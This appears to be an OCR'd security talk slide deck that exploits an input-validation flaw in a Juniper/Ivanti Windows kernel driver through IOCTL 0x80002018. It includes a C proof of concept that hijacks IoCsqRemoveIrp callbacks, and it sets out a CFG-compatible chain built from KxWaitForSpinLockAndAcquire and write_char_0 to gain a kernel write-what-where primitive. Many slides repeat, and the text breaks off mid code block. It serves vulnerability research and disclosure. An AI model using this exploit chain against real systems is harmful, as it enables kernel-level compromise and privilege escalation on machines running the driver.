
POOR INPUT VALIDATION MUST LEAD TO BUGS, RIGHT?

Icon(s) from Icons8

CODE FLOW FOR IOCTL 0x80002018




CODE FLOW FOR IOCTL 0x80002018



A CLOSER LOOK AT `IoCsqRemoveIrp`

```
// “IoCsqRemoveIrp” removes an IRP from the queue.
//
// PIO_CSQ is a struct of driver defined callbacks.
// PIP_CSQ_IRP_CONTEXT contains the IRP to remove.
PIRP IoCsqRemoveIrp(PIO_CSQ, PIO_CSQ_IRP_CONTEXT);

// PIO_CSQ holds many callbacks…
// - Insert IRP
// - Remove IRP
// - Peek next IRP
// - Acquire lock
// - Release lock
// - …
```



Icon(s) from Icons8

HOW `IoCsqRemoveIrp` ***SHOULD*** BE CALLED

```
// The number of IRPs on the queue.
int counter = 0;

void on_insert_irp(IO_CSQ* csq, PIRP irp) {
    counter ++;
}

void on_remove_irp(IO_CSQ* csq, PIRP irp) {
    counter --;
}

// Initialize IO_CSQ with driver defined callbacks.
// We use this to run custom actions on IRPs on the queue.
IO_CSQ io_csq;
IoCsqInitialize(
    &io_csq,
    &on_insert_irp,
    &on_remove_irp,
    ...
);
```

HOW `IoCsqRemoveIrp` ***SHOULD*** BE CALLED


```
// Later in the code:
// - Insert some IRP onto the queue.
// - The kernel calls the previously defined callbacks.
// - The callbacks keep track of the IRP counter.
IO_CSQ_IRP_CONTEXT some_irp_context;
IoCsqInsertIrp(
    &io_csq,            // previously defined callbacks.
    some_irp,           // the IRP to put on the queue.
    &some_irp_context   // the output context defining the IRP.
);
```

HOW `IoCsqRemoveIrp` ***SHOULD*** BE CALLED

```
// Later in the code:
// - Remove some IRP onto the queue.
// - The kernel calls the previously defined callbacks.
// - The callbacks keep track of the IRP counter.
IoCsqRemoveIrp(
    &io_csq,            // previously defined callbacks.
    some_irp_context    // context defining the IRP to remove.
);
```

HOW IVANTI CALLS `IoCsqRemoveIrp`

```
// IOCTL 0x80002018
IoCsqRemoveIrp(
  OurBuffer[0][0x28][0x50], // defined callbacks?
  OurBuffer[0][0x30] // context of IRP to remove?
);
```



CALLING HalMakeBeep FROM THE KERNEL

HalMakeBeep is a kernel function that accepts any arguments, and makes your PC beep

PID 9217: our_exploit.exe

```
// Initialize IO_CSQ with HalMakeBeep as callbacks
IO_CSQ io_csq;
IoCsqInitialize(&io_csq, &HalMakeBeep, &HalMakeBeep, &HalMakeBeep, ...);

// Create handle to the driver device
HANDLE hDevice = CreateFileA("\\\\.\\jnprTdi_9117_18417", ...);

// Call IOCTL with HalMakeBeep IO_CSQ as buffer.
DeviceIoControl(hDevice, 0x80002018, &io_csq, sizeof(IO_CSQ), ...);
```

IOCTL handler

jnprTdi.sys
IRP_MJ_DEVICE_CONTROL

calls IoCsqRemoveIrp


ntoskrnl.exe
IoCsqRemoveIrp

calls rax / HalMakeBeep

ntoskrnl.exe
HalMakeBeep

Icon(s) from Icons8

```c
#define HALMAKEBEEP_OFFSET 0x4b8c60
#define VULN_IOCTL 0x80002018
#define DEVICE_NAME "\\\\.\\GlobalRoot\\Device\\jnprva"
uint64_t NTOSKRNL_BASE = 0;

void main(int argc, char **argv) {
    size_t returned_bytes;
    uint64_t *input_buffer = calloc(0x100, 1);
    uint64_t *initial_buffer = calloc(0x100, 1);
    uint64_t *buff_28h = calloc(0x100, 1);

    HANDLE h = CreateFile(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
    if (h == NULL) {
        printf("Unable to find/open the jnprva driver. Is it installed?\n");
        exit(-1);
    }

    NTOSKRNL_BASE = getBaseAddr("ntoskrnl.exe");
    printf("[+] Obtained the kernel Base: %llX\n", NTOSKRNL_BASE);

    input_buffer[0] = initial_buffer;
    initial_buffer[0x28 / sizeof(uint64_t)] = buff_28h;
    initial_buffer[0x30 / sizeof(uint64_t)] = 1;

    // Setting the vulnerable pointer to HalMakeBeep()
    buff_28h[(0x50 / sizeof(uint64_t)) + (0x20 / sizeof(uint64_t))] = NTOSKRNL_BASE + HALMAKEBEEP_OFFSET;
    DeviceIoControl(h, VULN_IOCTL, input_buffer, 0x100, NULL, 0, &returned_bytes , NULL);
}
```



Icon(s) from Icons8

:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode


If you call a support person, give them this info:


Stop code: SYSTEM_SERVICE_EXCEPTION

CODE FLOW FOR IOCTL 0x80002018

```
// Eventually ExFreePoolWithTag is
// called on OurBuffer[0] 😞
ExFreePoolWithTag(OurBuffer[0]);
```

Bugcheck as OurBuffer[0] is not a valid kernel pool with tag. BOOM





Icon(s) from Icons8

THERE ARE **MANY** CONSTRAINTS, HERE ARE SOME:

- IOCTL `0x80002018`

  - Calls `ExFreePoolWithTag` on OurBuffer[0], thus it has to be a pointer to kernel memory. However, we need to point this pointer to user-mode to be able to exploit `IoCsqRemoveIrp.`

- In `IoCsqRemoveIrp` function

  - Calls `_guard_dispatch_icall` three times with different functions from OurBuffer.
  - Kernel Control Flow Guard (CFG) limits the pointers we can call to valid kernel functions only (no shellcode calling!)
  - Very limited control over arguments to the functions we call
  - **`OurBuffer[0x0][0x28]`** is always a pointer (as it points to a struct holding our callbacks).
  - Every function call could overwrite/corrupt register values used by the subsequent function calls.

```
// Call 1 (normally the driver defined AcquireLock callback)
OurBuffer[0x0][0x28][0x50+0x20] ( &OurBuffer[0x0][0x28][0x50], 0, io_control_code);

// Call 2 (normally the driver defined RemoveIrp callback)
OurBuffer[0x0][0x28][0x50+0x10] ( &OurBuffer[0x0][0x28][0x50], OurBuffer[0x0][0x30][0x8], io_control_code);

// Call 3 (normally the driver defined ReleaseLock callback)
OurBuffer[0x0][0x28][0x50+0x28] ( &OurBuffer[0x0][0x28][0x50], 0, io_control_code);
```


```
// Call 1 (normally the driver defined AcquireLock callback)
// SystemBuffer[0x0][0x28][0x50+0x20] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
SomeFunctionWeDefine1 ( &SomeAddressToOurBuffer, 0, 0x80002018 );
```

```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
SomeFunctionWeDefine3 ( &SomeAddressToOurBuffer, 0, 0x80002018 );
```


WRITE WHAT WHERE

WE'RE ALMOST THERE

Icon(s) from Icons8

BYPASSING ExFreePoolWithTag

- Challenge
  - IOCTL 0x80002018 ends with Calls ExFreePoolWithTag on SystemBuffer[0] (thus must be a freeable kernel pool).
- Solution 🤘
  - For call 3, we use KxWaitForSpinLockAndAcquire.
  - It requires one argument, a pointer to a KSPIN_LOCK struct.
- If the spin lock value is >=1, the KxWaitForSpinLockAndAcquire has to wait for it to become 0.
  - Calling thread will never continue (and thus never crash, as it doesn't reach ExFreePoolWithTag).





```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine3( &SomeAddressToOurBuffer, 0, 0x8002018 );
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

BYPASSING ExFreePoolWithTag

- Challenge
  - IOCTL 0x80002018 ends with Calls ExFreePoolWithTag on SystemBuffer[0] (thus must be a freeable kernel pool).
- Solution 🤘
  - For call 3, we use KxWaitForSpinLockAndAcquire.
  - It requires one argument, a pointer to a KSPIN_LOCK struct.
-
  - If the spin lock value is >=1, the KxWaitForSpinLockAndAcquire has to wait for it to become 0.
  - Calling thread will never continue (and thus never crash, as it doesn't reach ExFreePoolWithTag).




KxWaitForSpinLockAndAcquire slows down PC
Downside: CPU usage spikes up to 50% on use…

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine3( &SomeAddressToOurBuffer, 0, 0x8002018 );
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

BYPASSING ExFreePoolWithTag

- Challenge
  - IOCTL 0x80002018 ends with Calls ExFreePoolWithTag on SystemBuffer[0] (thus must be a freeable kernel pool).
- Solution 🤘
  - For call 3, we use KxWaitForSpinLockAndAcquire.
  - It requires one argument, a pointer to a KSPIN_LOCK struct.
- If the spin lock value is =>1, the KxWaitForSpinLockAndAcquire has to wait for it to become 0.
  - Calling thread will never continue (and thus never crash, as it doesn't reach ExFreePoolWithTag).




KxWaitForSpinLockAndAcquire slows down PC 👌
We solve high CPU usage by setting the thread priority to lowest.

```
SetThreadPriority(hThread, THREAD_PRIORITY_LOWEST);
```

```
// Call 3 (normally the driver defined ReleaseLock callback)
// SystemBuffer[0x0][0x28][0x50+0x28] ( &SystemBuffer[0x0][0x28][0x50], 0, ioctl );
// SomeFunctionWeDefine3( &SomeAddressToOurBuffer, 0, 0x8002018 );
KxWaitForSpinLockAndAcquire ( &SomeAddressToOurBuffer );
```

LIMITED ARGUMENTS UNDER CONTROL

- Challenge
  - We only have two (somewhat) controllable arguments in the second function call.
- Solution 🤘
  - For call 2, we call the write_char_0 function.
  - It requires three arguments:
    - Arg 1: A byte to write to an address.
    - Arg 2: A kernel address to write that byte to.
    - Arg 3: A counter to increase or decrease.





```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

LIMITED ARGUMENTS UNDER CONTROL

write_char_0 is a unique kernel function!
It accepts a destination address as 2nd argument instead of 1st

- Challenge
  - We only have two (somewhat) controllable arguments in the second function call.
- Solution 🤘
  - For call 2, we call the write_char_0 function.
  - It requires three arguments:
    - Arg 1: A byte to write to an address.
    - Arg 2: A kernel address to write that byte to.
    - Arg 3: A counter to increase or decrease.




```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```


LIMITED ARGUMENTS UNDER CONTROL

write_char_0 is a unique kernel function!
It accepts a destination address as 2nd argument instead of 1st

- Challenge
  - We only have two (somewhat) controllable arguments in the second function call.
- Solution 🤘
  - For call 2, we call the write_char_0 function.
  - It requires three arguments:
    - Arg 1: A byte to write to an address.
    - Arg 2: A kernel address to write that byte to.
    - Arg 3: A counter to increase or decrease.

The 3rd argument is dereferenced by the kernel.
Results in a bug check, as invalid memory is referenced?!?!?

BOOM





```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

LIMITED ARGUMENTS UNDER CONTROL

write_char_0 is a unique kernel function!
It accepts a destination address as 2nd argument instead of 1st

- Challenge
  - We only have two (somewhat) controllable arguments in the second function call.
- Solution 🤘
  - For call 2, we call the write_char_0 function.
  - It requires three arguments:
    - Arg 1: A byte to write to an address.
    - Arg 2: A kernel address to write that byte to.
    - Arg 3: A counter to increase or decrease.

The 3rd argument is dereferenced by the kernel. 👌
We can allocate memory address 0x80002018 in our exploit.exe.
The kernel can access it due to the internal workings of IOCTLs.





```
// Call 2 (normally the driver defined RemoveIrp callback)
// SystemBuffer[0x0][0x28][0x50+0x10] ( &SystemBuffer[0x0][0x28][0x50], SystemBuffer[0x0][0x30][0x8], ioctl );
// SomeFunctionWeDefine2 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
write_char_0 ( &SomeAddressToOurBuffer, SomeValueInOurBuffer, 0x80002018 );
```

LIMITED ARGUMENTS UNDER CONTROL


write_char_0 is a unique kernel function!
It accepts a destination address as 2nd argument instead of 1st

- Challenge
  - We only have two (somewhat) controllable arguments in the second function call.
- Solution 🤘
  - For call 2, we call the write_char_0 function.
  - It requires three arguments:
    - Arg 1: A byte to write to an address.
    - Arg 2: A kernel address to write that byte to.
    - Arg 3: A counter to increase or decrease.

The 3rd argument is dereferenced by the kernel. 👌
We can allocate memory address 0x80002018 in our exploit.exe.
The kernel can access it due to the internal workings of IOCTLs.





```
// Call 2 (normally the driver defined RemoveIrp callback)
